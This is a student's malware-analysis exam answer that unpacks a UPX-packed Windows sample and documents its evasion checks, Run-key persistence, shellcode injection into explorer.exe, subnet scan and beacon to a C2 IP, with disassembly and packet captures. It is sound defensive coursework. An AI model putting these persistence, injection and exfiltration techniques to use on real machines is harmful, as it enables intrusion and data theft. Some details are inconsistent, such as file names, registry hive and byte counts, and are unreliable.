Malware Analysis and Incident Forensics (Ms Cybersecurity)
Systems and Enterprise Security (Ms Eng. in CS)
Practical test - 4/2/2022

First name: Edoardo Last name: Ottavianelli

Consider the sample named *sample-20220204*.exe and answer the following questions :

1 - What does a basic inspection of the PE file (e.g., header, sections, strings, resources) reveal about this sample?

Providing this file as input in PEStudio we can see the signature that states “signature,UPX -> www.upx.sourceforge.net”. This could mean that the malware is packed and the packer used could be UPX.
In the sections part we can see some interesting stuff:

- The first two sections' names are UPX0 and UPX1.
- Both UPX0 and UPX1 are writable and at the same time executable
- The entrypoint is in UPX1
- UPX0 has a virtual size of about 25KB, while 0 as raw size.


name	UPX0	UPX1	.rsrc
md5	n/a	9575E740B5C6F9B1A8B1...	F77784750E8FB33C61F2...
file-ratio	-	-	-
virtual-size (36864 bytes)	24576 bytes	8192 bytes	4096 bytes
raw-size (9728 bytes)	0 bytes	7680 bytes	2048 bytes
cave (0 bytes)	0 bytes	0 bytes	0 bytes
entropy	n/a	7.569	4.917
virtual-address	0x00001000	0x00007000	0x00009000
raw-address	0x00000400	0x00000400	0x00002200
entry-point	-	x	-
blacklisted	-	-	-
writable	x	x	x
executable	x	x	-
shareable	-	-	-
discardable	-	-	-

These are all indicators of a packed sample.

In the imports part some noticeable imports are: GetProcAddress and LoadLibrary (packing and dynamic API resolution?), GetAdapterAddress (information gathering?), MessageBox, RegCloseKey (persistence?)
Instead in the strings part: 35.238.190.151H (C2?), Http, Debug, some apis and libraries names, 3.96 (UPX version?), #BYE (C2/User interaction?), “I may ch” and “fect yo9” that could be the sentence “I may infect you” but encoded, \Run (part of a Registry key?).
The only resource present is the manifest.


2 - Which packer was used to pack this sample? Provide the original entry point (OEP) address, where the tail jump instruction is located, and detail how you identified them.

Inspecting the malware with DetectItEasy, it tells us that the packer used is likely to be UPX version 3.93.




And the section UPX1 has a high entropy:

So I've opened this sample in IDA, trying to locate a good candidate for the tail jump.
At the end of the section UPX1, there is an unconditional jump at address 00408BAC that jumps to 00402252 (crossing the sections). This is a good candidate.



3 - Provide details about the IAT reconstruction process that you carried out to unpack the code. *HINTS: the answer should cover methodological aspects and facts on your output; also, validate it! (e.g., check API calls, compare with sample-20220204-unpacked.exe).*

I put a breakpoint on the candidate tail jump, then executed the sample in IDA debugger.
Obviously IDA stopped the execution encountering the breakpoint.
So then I've opened Scylla attaching the running sample, then provided the candidate OEP (00402252), then I've clicked on IAT Autosearch.



And Scylla correctly found an IAT.
There are two invalid imports, so I've deleted them.
Then I clicked on Dump, Fix Dump and correctly downloaded a file called: sample****_dump_SCY.exe file.
Comparing these imports with the ones listed in the imports section in PEStudio providing the unpacked sample as input, I can confirm these imports match.
Obviously I also took a look at the PEStudio output in general for the unpacked sample, because it reveals very useful information about its behavior.

Consider the sample named *sample-20220204-unpacked.exe* and answer the following questions:

4 - Provide a brief, high-level description of the functionalities implemented by the sample (what it does, when, how). Try to keep it short (like 10 lines). Reference answers to other questions wherever you see fit.

The sample retrieves the local time and chooses to infect the victim or not, if not creates a message box and quits.
Then it checks the surrounding environment: it checks for the basename of the running processes, specifically for some known DLLs, for example libraries for AVG antivirus.
Then it performs a persistence mechanism: it checks if a specific registry key is already set:


- If yes, it checks the value

- If not, it copies itself (with name vboxmgr32.exe) under a */Start Menu folder and set the registry key HKLM\Software\Microsoft\Windows\CurrentVersion\Run with name VirtualBoxManager and as value the malware copy.


Then it performs a shellcode injection inside explorer.exe.
Then if (here honestly I'm not getting the condition) it opens the url https://mangaplus.shueisha.co.jp/titles/100012.
Finally it performs a C2 callback sending information about the local network.

5 - List the processes, registry keys, files, and network connections created/manipulated by the sample and its byproducts (e.g., injected payloads, second-stage executables), if any, during their functioning. Detail the methodology you used to acquire this list. (Come back to this question to complete it as you acquire further details during the test)

The malware creates a new file called 'vmboxmgr32.exe' (copy of itself) under C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs.



Instead for registry keys it creates the key VirtualBoxManager under HKLM\Software\Microsoft\Windows\CurrentVersion\Run and sets the value of the key as "C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\vboxmgr32.exe" that is a copy of itself:



Moreover it creates a lot of network connections, for this part refer to the answer to question 10.

6 - List the subroutines used by the sample and its byproducts (e.g., injected payloads, second-stage executables), if any, to implement its main functionalities and provide a sketch of the execution transfers among them (e.g sketch a tree/graph). **NOTE**: listing such parts is optional only in the case of shellcodes. *HINTS: Main code starts at **0x401c80**. You can safely ignore: all subroutines starting at **0x40225c** or higher addresses as they are standard compiler-generated code, subroutines at **0x{4017c0, 4017d0, 401830, 401850}** as they do a sprintf()-like operation starting with the last subroutine.*

sub_401C80: This is the main function.
sub_401A20: This function takes the local time. Then, it compares 122 with the year value (2022 - 1900), then checks if the day (`tm_wday`) is 0 (Sunday) or Saturday (6). Due to the fact that the exam is taking place on Friday morning and it's 2022, the function returns a 0 value.
Otherwise, it shows a MessageBox with the caption "Oooops....." and the text "I may choose to infect your machine only during exams ;-)" and then returns 1 value. If the return value is 1 it exits with __imp_exit.
sub_4018F0: This function dynamically resolves some API functions, like GetCurrentProcess, K32EnumProcesses etc.
Then it calls GetCurrentProcess and it gets an handle to the current process, then it enumerates all the running processes with K32EnumProcesses and it compares (actually it checks if the name contains) the basename of processes with some DLLs names like sbie.dll, apilog.dll, dirwatch.dll, vmcheck.dll, wpespy.dll, avghookx.dll, avghooka.dll, cmtvrd32.dll, snxh.dll that are dll (actually processes) to avoid, e.g. avghookx and avghooka are DLL used for AVG Antivirus.
sub_401CC0: This is the function that actually tries to resolve the APIs used by sub_4018F0.
sub_401890: string comparison (substring)
sub_401EB0: This function access to registry key HKLM\Software\Microsoft\Windows\CurrentVersion\Run with desired access KEY_ALL_ACCESS (0xF003F, Combines the STANDARD_RIGHTS_REQUIRED, KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, and KEY_CREATE_LINK access rights.) and get the value of the subkey VirtualBoxManager. If the key is already set it compares it with the running sample and closes the key. Otherwise it creates the subkey, sets the value of the key as "C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\vboxmgr32.exe" and copies itself to that exe. (Basically it's the persistence mechanism, the malware will be executed at each startup and user login).
At the end it closes the key.

sub_401AA0: This function performs the injection. This is a shellcode injection, the size of the shellcode is 14Ah or 300 bytes. The shellcode is decoded with the operation “xor eax, 77h”.
The subroutine then creates a process with CreateProcess and the victim is explorer.exe.
It dynamically resolves the APIs: VirtualAllocEx, NtUnmapViewOfSection, SetThreadContext, WriteProcessMemory, ResumeThread and RtlCreateUserThread.
sub_401E30: This func subroutine creates an event and then waits for one minute. Then dynamically resolves the API ShellExecuteW and then opens the url: “https://mangaplus.shueisha.co.jp/titles/100012” (using winHttpConnect).
sub_401680: This is the C2 interaction.

- sub_401000: This is the WSAStartup
- sub_401340: This subroutine retrieves the IP address of the victim machine using GetAdapterAddress
- sub_401590: This function uses a socket to discover the hosts alive in the network. It takes the iP address of the victim, e.g. in my case 10.0.2.15, then it makes zeros the last one, and iterates over a /24 netmask: 10.0.2.1, 10.0.2.2, 10.0.2.3… and so on.
- sub_401260: The malware tries to connect to 35.238.190.151, the C2 server.
- Then the malware sends the string Host: %s\nMAP: %s with the information gathered on the victim network.
- Finally it sends the string BYE to the C2 server and closes the connection.

7 - Does the sample make queries about the surrounding environment before unveiling its activities? If yes, describe them and pinpoint specific instructions/functions in the code.

Yes, the subroutine sub_401A20 checks the local time of the victim.
sub_401A20: This function takes the local time. Then, it compares 122 with the year value (2022 - 1900), then checks if the day (`tm_wday`) is 0 (Sunday) or Saturday (6). Due to the fact that the exam is taking place on Friday morning and it’s 2022, the function returns a 0 value and continues its execution.
Otherwise, it shows a MessageBox with the caption “Oooops.....” and the text “I may choose to infect your machine only during exams ;-)” and then returns 1 value. If the return value is 1 it exits with __imp_exit.

8 - Does the sample include any persistence mechanisms? If yes, describe its details and reference specific instructions/functions in the code.


Yes, sub_401EB0: This function access to registry key HKLM\Software\Microsoft\Windows\CurrentVersion\Run with desired access KEY_ALL_ACCESS (0xF003F, Combines the STANDARD_RIGHTS_REQUIRED, KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, and KEY_CREATE_LINK access rights.) and get the value of the subkey VirtualBoxManager. If the key is already set it compares it with the running sample and closes the key. Otherwise it creates the subkey, sets the value of the key as “C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\vboxmgr32.exe” and copies itself to that exe.

```
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop> reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    VirtualBoxManager    REG_SZ    C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\vboxmgr32.exe

PS C:\Users\student\Desktop>
```


(Basically it’s the persistence mechanism, the malware will be executed at each startup and user login).




9 - Does the sample perform any code injection activities? Which kind of injection pattern do you recognize? Describe the characteristics and behavior of the injected payload, stating also where it is originally stored within the sample.

sub_401AA0: This function performs the injection. This is a shellcode injection, the size of the shellcode is 14Ah or 300 bytes. The shellcode is decoded with the operation “xor eax, 77h”.

The subroutine then creates a process with CreateProcess and the victim is explorer.exe.






It dynamically resolves the APIs: VirtualAllocEx, NtUnmapViewOfSection, SetThreadContext, WriteProcessMemory, ResumeThread and RtlCreateUserThread.

10 - Does the sample beacon an external C2? Which kind of beaconing does the malware use? Which information is sent with the beacon? Does the sample implement any communication protocol with the C2? If so, describe the functionalities implemented by the protocol.

sub_401680: This is the C2 interaction.

- sub_401000: This is the WSAStartup
- sub_401340: This subroutine retrieves the IP address of the victim machine using GetAdapterAddress
- sub_401590: This function uses a socket to discover the hosts alive in the network. It takes the iP address of the victim, e.g. in my case 10.0.2.15, then it makes zeros the last one, and iterates over a /24 netmask: 10.0.2.1, 10.0.2.2, 10.0.2.3… and so on.
- 

- as we can see in the image above, in the push instruction we are pushing a format string, the string part is the ip address without the host identifier, instead the decimal is the host identifier. 10.0.2. is %s, while {1-254} is the %d.

385	45.344254	216.58.209.46	10.0.2.15	UDP	67 443 → 56795 Len=25
386	45.504918	10.0.2.15	142.250.184.110	UDP	75 60895 → 443 Len=33
387	45.527910	142.250.184.110	10.0.2.15	UDP	68 443 → 60895 Len=26
388	45.599826	PcsCompu_88:83:f5	Broadcast	ARP	42 Who has 10.0.2.42? Tell 10.0.2.15
389	45.758832	10.0.2.15	216.58.209.46	UDP	75 56795 → 443 Len=33
390	45.785928	216.58.209.46	10.0.2.15	UDP	67 443 → 56795 Len=25
391	46.329723	10.0.2.15	142.250.184.110	UDP	75 60895 → 443 Len=33
392	46.352301	142.250.184.110	10.0.2.15	UDP	68 443 → 60895 Len=26
393	46.598350	PcsCompu_88:83:f5	Broadcast	ARP	42 Who has 10.0.2.43? Tell 10.0.2.15
394	46.598413	10.0.2.15	216.58.209.46	UDP	75 56795 → 443 Len=33
395	46.625449	216.58.209.46	10.0.2.15	UDP	67 443 → 56795 Len=25
396	47.594229	PcsCompu_88:83:f5	Broadcast	ARP	42 Who has 10.0.2.44? Tell 10.0.2.15
397	47.600747	10.0.2.15	142.250.184.110	UDP	1285 60895 → 443 Len=1243
398	47.600822	10.0.2.15	142.250.184.110	UDP	721 60895 → 443 Len=679
399	47.621149	142.250.184.110	10.0.2.15	UDP	74 443 → 60895 Len=32

- Capturing the network connections with WireShark I can see my computer is requesting the MAC address of the other IP addresses in the network using the Address Resolution Protocol. Who has 10.0.2.x? … and so on.
- sub_401260: The malware tries to connect to 35.238.190.151, the C2 server.


```
push    50h             ; hostshort
call    ds:htons
mov     word ptr [ebp+name.sa_data], ax
mov     ecx, 2
mov     [ebp+name.sa_family], cx
push    offset cp       ; "35.238.190.151"
call    ds:inet_addr
mov     dword ptr [ebp+name.sa_data+2], eax
lea     edx, [ebp+name]
push    edx             ; name
lea     eax, [ebp+s]
```

- Then the malware sends the string Host: %s\nMAP: %s with the information gathered on the victim network.


```
0019F710  28 F7 19 00 46 12 40 00  98 02 00 00 38 F7 19 00  (÷..F.@.˜...8÷..
0019F720  15 01 00 00 00 00 00 00  30 FF 19 00 64 17 40 00  ........0ÿ..d.@.
0019F730  2C FF 19 00 38 F7 19 00  48 6F 73 74 3A 20 31 30  ,ÿ..8÷..Host:·10
0019F740  2E 30 2E 32 2E 31 35 0A  4D 41 50 3A 20 20 20 20  .0.2.15.MAP:····
0019F750  20 20 20 20 20 20 20 20  20 20 20 20 48 20 20 20  ············H···
0019F760  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  ····************
0019F770  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  ····************
0019F780  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  ····************
```

6920	259.092467	PcsCompu_88:83:f5	Broadcast	ARP	42 Who has 10.0.2.254? Tell 10.0.2.15
6921	259.660780	10.0.2.15	142.250.184.74	UDP	75 50913 → 443 Len=33
6922	259.706022	142.250.184.74	10.0.2.15	UDP	67 443 → 50913 Len=25
6923	259.896777	10.0.2.15	35.238.190.151	TCP	66 50970 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
6924	260.032702	35.238.190.151	10.0.2.15	TCP	60 80 → 50970 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
6925	260.032760	10.0.2.15	35.238.190.151	TCP	54 50970 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6926	260.032823	10.0.2.15	35.238.190.151	TCP	331 50970 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=277
6927	260.032863	10.0.2.15	35.238.190.151	TCP	58 50970 → 80 [FIN, PSH, ACK] Seq=278 Ack=1 Win=64240 Len=4
6928	260.032887	35.238.190.151	10.0.2.15	TCP	60 80 → 50970 [ACK] Seq=1 Ack=278 Win=65535 Len=0
6929	260.032911	35.238.190.151	10.0.2.15	TCP	60 80 → 50970 [ACK] Seq=1 Ack=283 Win=65535 Len=0
6930	260.168082	35.238.190.151	10.0.2.15	TCP	60 80 → 50970 [FIN, ACK] Seq=1 Ack=283 Win=65535 Len=0
6931	260.168133	10.0.2.15	35.238.190.151	TCP	54 50970 → 80 [ACK] Seq=283 Ack=2 Win=64240 Len=0
